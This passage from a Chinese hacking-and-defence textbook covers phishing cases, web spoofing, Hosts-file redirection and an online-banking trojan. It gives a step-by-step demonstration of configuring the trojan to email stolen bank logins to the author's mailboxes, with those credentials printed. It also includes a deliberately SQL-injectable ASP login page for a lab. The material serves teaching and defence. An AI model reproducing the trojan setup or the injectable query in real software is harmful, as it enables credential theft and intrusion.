犯罪嫌疑人唐某，广东人，初中文化。一天上网时，无意间看到一家公司在经营窃听器等国家违禁的产品。唐某对此类型产品很感兴趣，他寄了 500 块钱过去，但等了一个月都没有消息，邮局跑了好几趟依然没有结果。这次被骗的经历使他受到了很大的启发，于是唐某花了 500 元请别人建了一个主页，将那家公司的网页如法炮制下来，然后在自己的网站上公开销售万能钥匙、窃听器、电话监控器等违法产品。怎么让购买者信任呢？他告诉受害者自己是一家港台公司，地点设在香港的某座大厦，并称此类产品在大陆还设有多个销售点。在网页中有一页还特意向购买者解释，因为销售的产品在目前还是很敏感或很具争论的产品，所以要采取特殊的交易方式，即先汇款后寄货的交易方式。唐某在口供中说道，“信口雌黄，价格随便说，一百到五百元、一千到三千元，也可以从多叫到少，跟卖东西一样，从两块钱卖到一块，甚至可以卖到五毛。”上当受骗者把钱汇到唐某账户里，他就去自动取款机前把钱取走。在短短的几个月时间里，唐某就通过这个网站诈骗了 70 多人，他骗取的最大一笔款项是江苏某地的一位受害人前后给他寄去 30000 多元。在数月内，唐某累计骗取人民币 40 多万元，并用赃款购置了两套住房，随后即在某咖啡厅被警方逮捕入狱。

在上述案例中，犯罪嫌疑人并没有用到什么高超的技术，那为什么还会有诸多受害者上当受骗呢？通常，犯罪嫌疑人是利用受害人贪小便宜的心理，并充分利用网络平台，这

属于在信息时代进行的一种新型的网络诈骗方式。

国外案例：

2005 年初，国际反钓鱼组织公布了一个较为典型的案例，下面是这个案例的具体“布局”情况。攻击者先发出了一封钓鱼邮件，在信件中声称：按照年度升级计划，用户的数据库信息需要进一步更新，并给出了一个“update your account address”的链接地址。由于这封 E-mail 来自 xxx@comcast-support.biz，域名的含义比较明确，一般用户还是不会怀疑，这封信件所链接的地址是 <http://comcast-database.biz/>，如图 5-7 所示。

很明显，攻击者对 Comcast 这个公司的用户信息很感兴趣，如果能够得到这些用户的个人信息，攻击者就可以达到其最终的目的。




图 5-7

当不知情的用户输入了自己的“User Name”和“Password”后，通过表单提交到了下一步。然而事实上，无论密码跟账户是否正确都能进入下一步，现在的界面只不过是例行公事，首先，只要求用户输入姓名、城市、电话等一般信息。填写完毕后，攻击者的庐山真面目就显露出来了。攻击者要求用户填写的是信用卡信息和 Pin 密码。实际上，在整个布局中，这也是钓鱼式攻击者最用心营造的地方，如图 5-8 所示。




图 5-8

当用户递交了最后的账户信息时，其所提交的信息将会保存在攻击者的数据库服务器中，攻击者获得用户的账户信息后，会在网页上提示用户：“谢谢！您的信息更新成功！”，让用户觉得“心满意足”，如图 5-9 所示。






图 5-9

注：由于实例中的网站为非法网站，早已被关闭，所以本实例中的截图来源于网络。

由于钓鱼式攻击并不会直接带来被攻击者主机死机、系统运行速度慢等比较明显的迹象，因此被攻击者很难发现自己被攻击。但这并不意味着被攻击者完全处于被动的局面，只要仔细观察，还是能够发现一些明显的痕迹。当大家浏览某个网站时，发觉速度比平时访问网页时慢并出现一些其他怪异现象的时候，就要小心了，说不定平时在上网冲浪时已受到了攻击。为了确认我们所查阅的网站是否为合法的网站，我们可以将鼠标指针移到网页中的一条超链接上，看看状态行中的地址是否与要访问的一致，或直接看看地址栏中的地址是否正确。还可以查看网页的源代码，在源代码中也可以发现地址是否被改动了，这样便可以初步判断是否受到攻击。如果查看源代码后，并未发现地址被更改，这时也并不意味着平安无事，因为攻击者可以加一个 JavaScript 脚本程序来隐藏这些线索。所以，提前做好防范才是最重要的。要想做好防范，首先就是在上网浏览时，最好关掉浏览器的 JavaScript，具体方法是在浏览器中选择“工具”→“Internet 选项”命令，在“安全”选项卡中单击“自定义级别”按钮，将“Java 小程序脚本”选项设置为禁用，防止攻击者隐藏攻击的痕迹，如图 5-10 所示。



图 5-10

虽然这样做会减少浏览器的一些功能，但权衡利弊，这样做还是有一定意义的。

### 5.1.2 基于页面的 Web 欺骗

Web 欺骗的范围非常宽广，如果要把 Web 欺骗的类型进行分类，大致可分为基于页面的 Web 欺骗和基于程序的 Web 欺骗，在这节中，主要是通过剖析几个较为典型的 Web 欺骗案例，让大家了解 Web 欺骗的常见手法，增加一些基本的安全防护知识，使自己在以后的网络活动中能流畅顺利地进行。

#### 1. 弹出窗口的欺骗

MSN Messenger 是微软公司出品的一款即时聊天软件，因为其默认嵌入在 Windows XP 系统中，再加上其优越的性能，使得 MSN 拥有大量的用户群体。如果用户拥有 Hotmail 或者 MSN 的邮件账号，就可以直接登录到 MSN Messenger，而无须再注册新的账号。用户经常会收到一些陌生的邮件，其中就有不少关于 MSN 的钓鱼邮件，如果用户单击邮件中的链接，就会被引诱到伪装成 MSN 站点的冒充网站。冒充网站会显示一个与 MSN 官方网站背景风格类似的弹出窗口，而假冒网站的真实 URL 则被隐藏起来，如图 5-11 所示。




图 5-11

注：由于该实例中的网站为非正规网站，现已关闭，所以本实例中的截图来源于网络。

这种网络钓鱼主要是使用弹出窗口的方式，采用的是 JavaScript“`window.createPopup()`”脚本。钓鱼者使用 Popup 窗口的原因是因为它支持跨窗口，显示优先级高，即使是 Windows XP SP2，网页也允许出现一个由 `window.createPopup()` 建立的弹出窗口。所以，就算是 Windows XP SP2 的操作环境也有可能被欺诈。在它的源代码中，“`var mytime=setTimeout("popshow()", 100);`”表示设置窗口停留的时间为 100 秒。弹出的窗口无地址栏，即没有 URL 地址，由于其模仿的背景与官方主页比较一致，这样很容易给人造成一种错觉。在用户的实际浏览中，虽然将活动脚本设为无效可以有效防止上当，但这样做会导致多数网站无法完整显示画面或无法接收服务。类似的欺骗方法在很多页面都曾出现过，对于用户来说，一定要分清其来路。较实用的方法是在弹出的页面上单击鼠标右键，在弹出的快捷菜单中选择“属性”命令，就可以看到其真实的网页地址。这样的骗局大多

黑客攻防实战入门（第3版）

以银行、企业等商务站点为攻击对象，因为其方法非常简单，所以也十分常见。

2. 伪造的 SSL 加密

在默认情况下，用户所使用的 HTTP 协议是没有任何加密手段的，所有的信息全部都以明文形式在网络上传送，恶意的攻击者能够通过嗅探安装监听程序将用户与服务器之间的通信内容窃取。为了使在 Web 上的网络通信更加安全，可以用 SSL 加密网络上的通信过程，用以在在线交易时保护信用卡号、股票交易明细、账户信息等。当具有 SSL 功能的浏览器与 Web 服务器通信时，它们利用的数字证书会确认对方的身份。数字证书是由可信赖的第三方发放的，并被用于生成公共密钥。因此，采用了安全服务器证书的网站都会受 SSL 保护，其网页地址都具有“https”前缀，而非标准的“http”协议。具体的例子可以参考建设银行的网上银行地址 [https://ibsbjstar.ccb.com.cn/V5/demo/webpage\\_demo/FCLOGIN.htm](https://ibsbjstar.ccb.com.cn/V5/demo/webpage_demo/FCLOGIN.htm)。

打开这个页面后，双击右下角的黄色小锁就可以看到服务器的相关认证信息，如图 5-12 所示。



图 5-12

从目前钓鱼式攻击者的攻击手段来看，大多都没有这个标志，即使有，也极有可能是伪造的。下面是一个钓鱼者伪造的花旗银行的页面。在 IE 地址栏中，有一个 https 地址，这个页面被打开后，IE 会自动装载一个 Java 程序，并使用一个合法 URL 的窗口覆盖原来真实的地址栏，如图 5-13 所示。




图 5-13

注：由于该实例中的网站为非法网站，现已关闭，所以本实例中的截图来源于网络。

这样，钓鱼者就将自己的网站很好地伪装了。如果用户查看当前页面的属性，会发现真实的地址实际上只是一个 http 地址，而与 https 根本就没有关系。如果此时用户再看看地址栏的右下角，会发现根本没有安全锁的标志。

### 相关知识

什么是 SSL?

SSL 的英文全称是“Secure Sockets Layer”，中文名为“安全套接层协议层”，它是网景（Netscape）公司提出的基于 Web 应用的安全协议。SSL 协议指定了一种在应用程序协议（如 HTTP、Telnet、NMTP 和 FTP 等）和 TCP/IP 协议之间提供数据安全性分层的机制，它为 TCP/IP 连接提供数据加密、服务器认证、消息完整性和可选的客户机认证。为了保护敏感数据在传送过程中的安全，全球许多知名企业采用 SSL 加密机制。在浏览器（如 Internet Explorer、Netscape Navigator）和 Web 服务器（如 Netscape 的 Netscape Enterprise Server、ColdFusion Server 等）之间构造安全通道来进行数据传输，SSL 运行在 TCP/IP 层之上、应用层之下，为应用程序提供加密数据通道，它采用了 RC4、MD5 和 RSA 等加密算法，使用 40 位的密钥，适用于商业信息的加密。同时，Netscape 公司相应开发了 HTTPS 协议并内置于其浏览器中，HTTPS 实际上就是 SSL over HTTP，它使用默认端口 443，而不是像 HTTP 那样使用端口 80 和 TCP/IP 进行通信。HTTPS 协议使用 SSL 在发送方把原始数据进行加密，然后在接收方进行解密，加密和解密需要发送方和接收方通过交换共知的密钥来实现，因此，所传送的数据不容易被网络黑客截获和解密。

### 3. 危险的 Hosts 文件

对网络较为熟悉的读者一般都会知道 Windows 的系统目录中有个 Hosts 文件，它的作用是将 IP 地址与域名相互映射起来。众所周之，访问网站时必须通过 DNS 服务器将域名解析为 IP 地址，这样浏览器才能顺利访问想要访问的网站。但在 Windows 的处理流程中，它总是先在本机的 Hosts 文件里查找这个域名和 IP 的对应关系，如果对应关系存在，那么 Windows 就直接访问 Hosts 文件里所记录的 IP 地址，只有在找不到的时候才向 DNS 服务器发送解析域名的请求，这个流程关系在一定程度上的确是方便了用户，因为 Hosts 表的解析速度绝对比任何一个 DNS 服务器都要高，然而可怕的是，正是由于 Hosts 表的特性，Hosts 可能被恶意攻击者再次利用，使得用户再次成为被钓的“鱼”。

为了让大家更为透彻地明白钓鱼者利用 Hosts 文件进行网络钓鱼的原理，下面就介绍一下 Hosts 文件的修改利用过程。

在 Windows 98 系统下，Hosts 文件(无后缀名)在 Windows 目录中；在 Windows 2000/XP

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

系统中，位于 C:\Windows\System32\Drivers\Etc 目录中。该文件其实是一个纯文本文件，用普通的文本编辑软件就能打开，如图 5-14 所示。




图 5-14

这里，笔者将 www.icbc.com.cn、www.icbc.com、www.bank.com 这 3 个域名都解析到本机 IP 127.0.0.1 上，如图 5-15 所示。




图 5-15

此时，用户如果在浏览器中输入上述 3 个网址，会发现打开的都是本机 IIS 上所运行的网页，如图 5-16 所示。



图 5-16

钓鱼者利用诸如 MIME、IFRAME 等 IE 漏洞，甚至只是简单的网页脚本，就能在 Hosts 表里添加任何想要的映射关系，伪造任意想要伪造的页面，虽然 Hosts 文件在本机确立域名和 IP 地址的映射关系，从而提高访问速度，但它本身并不会去判断这个映射关系的准确性！于是，“钓鱼者”把用户访问几率较大的电子商务域名和他们伪造的网站 IP 地址通过 Hosts 文件相映射起来，以后在被修改过的 Hosts 文件的主机上，即使是用户自己输入的域名或安装了众多杀毒监视程序也无法扭转被带入欺骗站点的厄运。

5.1.3 基于程序的 Web 欺骗

随着信息技术的发展，信息技术所涉及的领域也不断扩展，电子商务也在这股潮流中逐渐突显出来，网络交易也渐渐频繁起来。近年来，不断出现用户的网上银行内的资金被攻击者非法盗走的事件，从刚开始的只是一些为数不多的人在幕后操作，到最近的网上银行疯狂被盗，甚至一些人在网页上公开叫嚣进行网银买卖，如图 5-17 所示。



图 5-17

在中国金融认证中心（CFCA）发布的中国网上银行调查报告中显示，由于对网银安全性的怀疑，近七成个人网络用户仍不敢使用网上银行。网银的安全性仍旧是制约网银发展的主要因素。

在众多的网银盗号木马中，大致可分为两种类型。

1. 信息截取型

虽然各网银都有各自的安全插件来对付盗号木马的键盘记录程序，但还是有新的技术瓶颈突破了安全插件的限制，银行方面只能通过对安全插件进行及时升级和检查来对付此种盗号木马。

2. 网页模拟型

在此类型的盗号程序中，攻击者通过技术手段捏造网页，让用户访问，从而获取用户

的账户信息，这在前面的钓鱼式攻击中已有介绍。不过这种方式只是通过简单的网页链接形式对用户进行欺骗，有经验的用户一眼就能看出。但如果是一种基于程序的欺骗，相信用户很难区分，不知不觉将陷入攻击者设立的圈套中。在诸多被盗账户中，工商银行账户被盗最多，范围最广。这里，笔者从圈内人事中得到了这种网银木马。

该网银木马是用 VB 编写的，程序分为两个部分，一个是服务端（Advapi32.exe），如图 5-18 所示，用来将截取捕获的网银账户信息加密成 DLL 文件，并发送到攻击者指定的邮箱，为了使被盗用户的信息能够被攻击者独享，它还需要一个解密端程序（Reader.exe）对收到的 DLL 文件进行解密，如图 5-19 所示。




图 5-18



图 5-19

### 相关知识

上述.ocx 文件为 VB 程序所需控件，如果用过 Visual Basic 或者 Delphi 一类的可视化编程工具，那么对控件这个概念一定不会陌生，控件的本质是微软公司的对象链接和嵌入（OLE）标准。由于它充分利用了面向对象的优点，使得程序效率得到了很大的提高，从而得到了广泛的应用。国外有很多公司就是专门制作各种各样控件的。控件的最早形式是以.VBX 的格式出现的，后来逐渐变成了.OCX。由于 Internet 的广泛流行，微软公司推出了 ActiveX 技术，就是从 OLE 发展起来的，加入了 WWW 上的功能。所以，目前最流行的是 ActiveX 控件。

### 3. 运行原理

该盗号程序所运行的原理很简单，当服务端（Advapi32.exe）程序运行后，会在注册表 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 的启动项里新增一条该程序所在路径的信息，设置计算机开机后将自动运行此程序。同时，在该程序运行后，会自动监视 IE 所浏览的站点标题、网页 URL 中的内容，如果在 IE 的标题栏、URL 中出现“中国工商银行新一代网上银行”、“https://mybank.icbc.com/cn/icbc/perbank/index.jsp”等敏感字符信息，用户当前所浏览的浏览器将会被这个服务端（Advapi32.exe）所虚拟的一个新 IE 窗口替换，如图 5-20 所示。




图 5-20

值得注意的是，用户此时所看到的窗口并不是真实的 IE 浏览器，该窗口是攻击者虚拟的，如果此时用户打开任务管理器，可以发现在进程中找不到 iexplore.exe 进程，而原先打开的 IE 浏览器已经被程序关闭掉了。

如果现在在该窗口输入用户的登录信息，其输入的内容将会被加密为一个 DLL 文件（保存在程序运行的目录中），并发送到攻击者指定的邮箱，等待攻击者查看，如图 5-21 所示。



图 5-21

在获得目标账户信息文件时，攻击者会通过一切手段（如社会工程学）登录目标网上银行账号，并将其账户内剩余资金尽数转走。

4. 具体实例

在讲述了该网银木马的运行原理后，接下来，笔者在这里用实例来演示攻击者盗取网上银行的全过程。

首先，用反汇编软件 UleraEdit 32 修改服务端（Advapi32.exe）程序，如图 5-22 所示。




图 5-22



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

按“Ctrl+F”组合键，在弹出的对话框中勾选“查找 ASCII”复选框，查找“.com”，如图 5-23 所示。

通过反汇编，可以获得和修改攻击者发送邮件的账户和密码，如图 5-24 所示。




图 5-23




图 5-24

这里，笔者在对象 www.163.com 中申请了两个邮箱，账户长度与原账户一样，分别作为发送和接收账户信息的邮箱，地址如下。

发送邮箱：justtest11@163.com。

账户密码：justtest1。

接收邮箱：justhackerfunny@163.com。

将上述申请的账户信息替换至服务端程序中，修改完毕后，单击“保存文件”按钮对服务端程序进行保存。

现在，网银大盗的服务端程序已经修改完毕，双击运行该程序，该程序就会开始在后台对 IE 的标题、URL 内容进行监听。当笔者通过工商银行的网站链接到网上银行时，明显感觉到窗口被迅速关闭，一个网上银行的登录页面出现在眼前，如图 5-25 所示。



图 5-25

如果现在打开任务管理器，在进程栏中将找不到 iexplore.exe 程序，那么此时出现的这

个网上银行登录页面并不是 IE 浏览器打开的，而是程序虚拟的一个窗口。将它与真实的网上银行登录页面对比起来，如图 5-26 所示，可以明显地感觉到不同。

在伪造的登录页面中输入银行账户信息，提交后会显示错误，事实上无论账户信息是否正确，都会出现该提示，如图 5-27 所示。



图 5-26



图 5-27

为了不使用户怀疑，在单击“确定”按钮后，程序会把该伪造页面关闭，重新打开真正的网银登录页面供用户继续登录。

现在如果跳到服务端程序的目录里，可以看到新增了一个“RecData.dll”，这个 DLL 文件的内容即被加密了的账户信息，此时打开刚刚设定的收信箱，可以发现邮箱中已收到截取的用户信息的 DLL 文件，如图 5-28 所示。



图 5-28

将此 DLL 文件用解端程序（Reader.exe）打开，刚输入的账户信息可以毫无偏差地暴露出来，如图 5-29 所示。

通过以上的事例分析，相信大家对钓鱼式攻击有了大概的认识，虽然有些部分讲得比较概括，但相信其中所蕴涵的技术点和新颖的欺骗方式一定会给大家留下很深的印象。网络钓鱼之所以能如此猖獗并能够屡屡得手，最大的原因就是利用了人们疏于防范的弱点，以及“贪小便宜”和“贪图便利”的心理。网络钓鱼投下足够吸引猎物上钩的“鱼饵”——

一恐吓或诱惑。用户的防线在这些因素的干扰下彻底崩溃，从而咬住了钩子。这是任何杀毒软件、防病毒、防火墙也无法防范的。虽然这些欺骗方式涉及了一些技术手段，但在其中，社会工程学却起着重要的作用。




图 5-29

## 5.2 SQL 注入

在上一节中介绍了方方面面的网络钓鱼手法，但这些手法多多少少都带有点欺骗的成分在内，而且攻击的目标并不是很确定，只能是“愿者上钩”。在本节中，将介绍一些富有技术性的东西，用这些技术可以对网络上某个预定目标进行入侵，达到远程入侵的目的。“注入攻击”这个词在网络上已经屡见不鲜。当入侵者准备入侵一台主机的时候，通常情况下是先查看这台服务器上有没有 Web 服务，并查看这些动态网页是否有漏洞。如果有漏洞，则可以通过一些手段来得到管理员的密码，甚至是整个服务器的控制权。

在这些漏洞里，比较常见而又容易上手的一种攻击方式就是注入攻击。这种注入攻击技术并不需要太高深的基础，所以目前网络中掌握这门技术的人有很多，这也是目前对网站进行入侵的一种主流方式。正因为它容易学，一些初入门道的年轻小伙就到处践踏网站，更改其网站内容加以炫耀自己，这种人通常被称做“脚本小子”。其实他们并不算是真正的黑客，因为真正的黑客有自己的守则，他们会遵守黑客道德，而不会随意攻击别人的网站，更不会随意删除他人网站中的数据库。只有真正钻研技术和遵守守则的人，才是真正的黑客，才是值得大家尊重和推崇的技术研究者。

本节将披露 SQL 注入攻击技术的原理和手法，并补充一些针对注入攻击的防范措施，希望能让大家明白 SQL 注入攻击，并使更多的网络管理员让自己的服务器远离 SQL 注入攻击。

### 5.2.1 测试环境的搭建

本章中的许多内容要通过实例来讲解，考虑到不能随意对他人的网络进行攻击和破坏，

所以笔者在自己的电脑上搭建一个网站服务器，并构造一个存在漏洞的页面来给大家做实例演示。

在 Windows 下有很多网页服务器软件，其中比较常见的就是 IIS（Internet Information Server，Internet 信息服务）、PWS（Personal Web Server，个人网页服务器）、Apache 等。其中，PWS 在 Windows 98 中比较常见，但在 Windows 2000 以后的系统里用得更多的是功能更强大的 IIS；而 Apache 经常在 Linux 中与 PHP 配合着用（虽然也有 Windows 版本下的），考虑到大家基本上使用的是 Windows 平台，而且 IIS 也比较常见，并且容易安装，所以笔者在这里是用 IIS 来做的网站服务器。

下面介绍 IIS 的安装过程。

首先，将 Windows XP 的安装光盘放入光驱中，然后选择“开始”→“设置”→“控制面板”命令，如图 5-30 所示。

在弹出的“添加或删除程序”对话框中，单击“添加/删除 Windows 组件”按钮，如图 5-31 所示。



图 5-30



图 5-31

然后，在弹出的“Windows 组件向导”对话框中勾选“Internet 信息服务（IIS）”复选框，并单击“下一步”按钮，之后等待 Windows 复制完相关的文件，弹出完成提示，就完成了 IIS 的安装。这个过程十分简单，如图 5-32～图 5-34 所示。



图 5-32




图 5-33

## 黑客攻防实战入门（第3版）

在完成了 IIS 的安装后，IIS 会把 C:\inetpub\wwwroot 作为网站的根目录（不一定是在 C 盘，如果大家的操作系统安装在 D 盘，那么就应该到 D:\inetpub\wwwroot 去找了）。接下来只要把相关的网页文件放到这个目录中，就可以在 IE 浏览器中浏览这个网页了。




图 5-34

为了检验 IIS 是否能正常工作，先用记事本编写如下代码：

```
<html>
<head>
<title>测试网页</title>
</head>
<body>测试 IIS 是否能正常工作，看到我就说明 IIS 能正常工作了！
</body>
</html>
```

将上述代码保存为 aaa.html 文件，并把这个文件复制到 C:\inetpub\wwwroot 文件夹中，接下来打开 IE 浏览器访问“http://127.0.0.1/aaa.html”网页，看它能否正常显示，如果能看到图 5-35 所示的界面，就说明 IIS 已正常运行了。




图 5-35

### 小知识

在计算机中，127.0.0.1 和 localhost 都是保留地址，也就是不会分配出去给别人用的地址，无论在哪台计算机上，它代表的只是那台计算机本身。在一台计算机（甲）上用浏览器打开 127.0.0.1 或 localhost 网站，其实网页浏览器连接的就是这台电脑上的网页服务器；而在另一台计算机（乙）上也输入同样的地址，并不能访问到甲的网页服务器，而是访问乙自己计算机上的网页服务器。

如果能看到图 5-35 所示的页面，就说明 IIS 已经成功安装了，因为刚编写的 HTML 静态网页文件能正常解析了，但并不是说能成功解析 HTML 静态网页文件就代表 IIS 已安装配置完毕，接下来还应该测试一下 IIS 对 ASP 动态脚本网页是否也能正常解析。用记事本输入下述代码：

```
<html>
<head><title>测试 ASP</title></head>
<body>
<%
Response.Write "ASP 正常执行"
%>
</body>
</html>
```

将上述代码保存为 aaa.asp 文件，并复制到 C:\inetpub\wwwroot 文件夹中，然后打开 IE 浏览器，在地址栏中输入 http://127.0.0.1/aaa.asp 或 http://localhost/aaa.asp，按回车键，如图 5-36 所示。



图 5-36

如果在 IE 浏览器中显示了“ASP 正常执行”，说明 IIS 现在已能正确解析 ASP 代码。到此，IIS 已经安装并调试完毕了。

### 5.2.2 一个简单的实例

相信大家都曾用过留言本之类的程序，大部分留言本的管理后台都是需要登录才能对留言本进行管理的。在一般情况下，用户在输入了密码，单击“登录”按钮之后，登录页面会把用户输入的密码提交给一个动态网页，这个网页就自动到数据库里去查看这个提交上来的密码跟数据库里的密码是否相同，如果相同就登录成功，否则就会提示输入错误。

这里笔者按这种思路编写了一套简单的验证程序，以实例的方式示例这个过程。

下面是一个按照以上思路编写的例子，先编写一个页面用来显示用户名和密码输入框、登录按钮，代码如下：

```
<Html>
<head><title>登录页面</title></head>
<Body>
<div align="center">
<form action="login.asp" method="post">
请输入密码：
<br><br>
用 户：<input name="name" type="textbox">
<br>
密 码：<input name="pass" type="password">
<br>
<input type="submit" value="登录">
</form>
</div>
</body>
</html>
```

用记事本编写好以上代码，把它们保存成名为 login.html 的网页文件。

这个页面是用来给用户输入用户名和密码的，在用户输入完用户名和密码后，单击“登录”按钮，该页面就会把 pass 框里的内容 post（提交）给 login.asp 网页来验证。关于“login.asp”文件将在下面讲到。

下面来解释这些代码的含义：

```
<form action="login.asp" method="post">
```

这句代码的意思是指定把数据提交给 login.asp 网页。

```
<input name="name" type="textbox">
.....
<input name="pass" type="password">
```

这是一个典型的表单，这两句代码的意思是显示一个文本输入框和一个密码输入框，这个文本输入框的名字是“name”，这非常重要。因为 login.asp 会收到很多数据，这些数

据使得 login.asp 不容易分辨哪个才是用户名，哪个才是密码，所以还需要增加一个名字，使 login.asp 能加以区分，根据这个名字从一大堆提交上来的数据里取得用户名和密码数据。

这个用来接收和区分的 login.asp 代码如下：

```
<%
inname=Request("name")
inpass=Request("pass")
set conn=server.createobject("ADODB.CONNECTION")
conn.open "Provider=microsoft.jet.oledb.4.0; Data Source=C:\Inetpub\
wwwroot\db.mdb;"
Set rs=conn.Execute("SELECT * FROM data WHERE uname='" & inname & "'")
truepass=rs("upass")
if inpass=truepass then
    response.write("登录成功!")
else
    response.write("登录失败!")
end if
%>
<p>用户编号:
<%response.write(rs("uid"))%>
</p>
<%
Set rs=Nothing
conn.close
%>
```

上述代码较多，接下来笔者一一解释这些代码。

```
inname=Request("name")
inpass=Request("pass")
```

这句是从提交上来的数据里找出名为 name 和 pass 的数据，并分别保存在 inname 和 inpass 两个变量中，inpass 变量在接下来对比 pass 是否正确时要用到。

```
set conn=server.createobject("ADODB.CONNECTION")
conn.open "Provider=microsoft.jet.oledb.4.0; Data Source=C:\Inetpub\
wwwroot\db.mdb;"
```

这两句看起来比较长，其实只是让程序连接上 C:\Inetpub\wwwroot 中的 db.mdb 数据库文件，以便查询数据。db.mdb 文件在接下来会讲到。

```
Set rs=conn.Execute("SELECT * FROM data WHERE uname='" & inname & "'")
```

这句是查询 db.mdb 个数据库文件中 data 表中的 uname 中的变量为 inname 内容的数据，并将其保存在 rs 变量中。

```
truepass=rs("upass")
```



将查询记录中 upass 字段的内容保存到 truepass 变量中。

```
if inpass=truepass then
    response.write("登录成功！")
else
    response.write("登录失败！")
end if
```

